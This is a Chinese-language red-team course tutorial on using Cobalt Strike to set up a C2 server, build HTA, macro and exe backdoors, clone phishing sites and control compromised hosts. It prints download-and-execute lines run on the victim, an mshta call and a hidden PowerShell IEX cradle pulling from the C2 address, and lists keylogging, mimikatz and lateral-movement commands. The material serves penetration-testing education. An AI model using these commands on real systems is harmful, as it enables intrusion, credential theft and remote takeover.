

免责声明：

本课程内容仅限于网络安全教学，不得用于其他用途。任何利用本课程内容从事违法犯罪活动的行为，都严重违背了该课程设计的初衷，且属于使用者的个人行为与讲师无关，讲师不为此承担任何法律责任。

希望同学们知法、懂法、守法，做一个良好公民。

CobaltStrike

CobaltStrike 是一款渗透测试神器，被业界人称为 CS 神器。CobaltStrike 分为客户端与服务端，服务端是一个，客户端可以有多个，可被团队进行分布式协同操作。CobaltStrike 集成了端口转发、服务扫描，windows 木马生成，java 木马生成，office 宏病毒生成，钓鱼攻击等强大的功能。

0x00 CobaltStrike 启动

启动服务端 （需要 root 或 Administrator 权限）

`./teamserver 218.0.145.97 123456`

218.0.145.97 是 kali 的 ip 地址，123456 是密码

```
(root@kali)~# cd CobaltStrike4.5

(root@kali)~/CobaltStrike4.5# ls
agscript          cobaltstrike.exe  CSAgent.jar      logs              scripts            third-party
c2lint            cobaltstrike.jar  data             peclone           teamserver         teamserver.bat
cobalt-4-5-user-guide.pdf  cobaltstrike.sh  favicon.ico      plugin            TeamServer.prop
cobaltstrike.bat  cobaltstrike.store  license.pdf     resources


(root@kali)~/CobaltStrike4.5# ./teamserver 218.0.145.97 123456
[*] Will use existing X509 certificate and keystore (for SSL)
[*] Loading properties file (/root/CobaltStrike4.5/TeamServer.prop).
[*] Properties file was loaded.
[+] Team server is up on 0.0.0.0:50050
[*] SHA256 hash of SSL cert is: 694f4ce11e8c2a9919045caa0a063adf85d75b0a55fb88f6058d9f33bd3763e9
[+] Listener: httpbeacon started!
```

启动客户端 （运行 CobaltStrike.bat/cobaltstrike.sh）

主机填 kali 的 ip，用户任意取一个名字，密码填服务器设置的密码




连接成功后的界面



功能说明

-  连接到另一个团队服务器。
-  断开从当前的团队服务器的连接。
-  新建和编辑 Cobalt Strike 的监听器。
-  切换为「服务器节点图」的可视化形式。
-  切换为「会话列表」的可视化形式。
-  切换为「目标列表」的可视化形式。
-  查看凭据。
-  查看下载的文件。
-  查看键盘记录。
-  查看屏幕截图。
-  生成一个无阶段的 Cobalt Strike 可执行文件或 DLL。
-  设定 Java 签名的 Applet 攻击。
-  生成一个恶意的 Microsoft Office 宏。
-  建立一个无阶段的脚本的 Web 传送攻击。
-  在 Cobalt Strike 的 web 服务器上托管一个文件。
-  管理托管在 Cobalt Strike 的 web 服务器上的文件和应用。
-  访问 Cobalt Strike 的支持页面。
-  关于 Cobalt Strike。

0x01 创建监听器



HTTP Hosts: Beacon 回连主机地址，代理服务器主机

HTTP Hosts(Stager): 配置分阶段 payload，Stager 的马请求下载 payload 的地址

HTTP Port(上线/C2): 代理服务器监听的端口

HTTP Port(监听/Bind): C2 服务器监听的端口，实现端口重定向

Host Rotation Strategy: 在 Beacon 通信时，可以选择更多的轮询方案以逃避检测、阻断

Payload 分类:

1.内部 beacon

Beacon DNS

Beacon HTTP

Beacon HTTPS

Beacon SMB

Beacon TCP

2.外部 beacon

与其他工具联合使用时才会使用到，一般用来派生会话到 MSF。

Foreign HTTP


Foreign HTTPS

3.External

用户可以自己编写的程序处理 C2 通信

External C2

0x02 生成后门



HTA 文档：生成一个恶意 HTML Application 木马，后缀格式为.hta。通过 HTML 调用其他语言的应用组件进行攻击，提供了可执行文件、PowerShell、VBA 三种方法

Office 宏：生成 Office 宏病毒文件

Payload 生成器：生成各种语言版本的 payload，可以生成基于 C、Java、PowerShell、Python 等语言的 payload

Windows 可执行程序：生成 32 位或 64 位的 exe 和基于服务的 exe、DLL 等后门程序

Windows 可执行程序 (S)：用于生成一个 exe 可执行文件，其中包含 Beacon 的完整 payload，不需要阶段性的请求


1.HTA 文档上线

生成基于 PowerShell 的木马




选择文件托管





受害机执行 mshta 命令，即可上线
mshta http://218.0.145.97:80/download/file.ext





2.Windows 可执行程序上线

生成 32 位的 exe 木马




受害机拉取木马文件


`python3 -m http.server` #在木马处启动 http 服务



受害机双击执行或命令行执行文件，即可上线



0x03 Web 钓鱼



站点管理：对开启的 web 服务进行管理；

克隆网站：克隆某个网站，并可以记录受害者提交的数据

文件托管：提供一个本地文件下载的 web 地址

Web 投递：基于 Web 的攻击测试脚本，自动生成可执行的 payload，并生成一个下载运行的命令语句

签名 Applet 攻击：启动一个 Web 服务以提供自签名 Java Applet 的运行环境

智能 Applet 攻击：自动检测 Java 版本并利用已知的 EXP 绕过


信息搜集：获取一些系统信息

Web 投递上线




受害机执行该命令，即可上线

powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://218.0.145.97:80/a'))"



0x04 会话交互



对于已经上线的主机，可以对它进行很多操作，在会话交互里面可以执行各种命令。

CS 默认有 60s 心跳时间，这里可以通过 `sleep` 命令去修改心跳时间。

external	inter...	listener	user	computer	note	process	pid	arch	last
218.0.1...	218.0.1...	http	Adminis...	PC		powers...	3176	x86	22ms

事件日志 X

Beacon 218.0.145.200@3176 X

```

beacon> sleep 0
[*] Tasked beacon to become interactive
[+] host called home, sent: 16 bytes

```

[PC] Administrator */3176

last: 22ms

beacon>

输入 ? 或 help 可以查看 CS 支持的各种命令

事件日志 X

Beacon 218.0.145.200@3176 X

```

jobkill      结束一个后台任务
jobs         列出所有后台任务
jump         在远程机器上植入Beacon（横向移动）
kerberos_ccache_use 从ccache文件导入kerberos票据到当前会话中
kerberos_ticket_purge 清空当前会话中的所有kerberos票据
kerberos_ticket_use 从ticket文件中导入kerberos票据到当前会话中
keylogger    开启键盘记录
kill         结束指定进程
link         通过命名管道正向连接远程Beacon
logonpasswords 使用mimikatz获取密码和hash
ls           列出目录文件
make_token   创建进程访问令牌（access token），仅用于访问网络资源
mimikatz     运行mimikatz

```

[PC] Administrator */3176

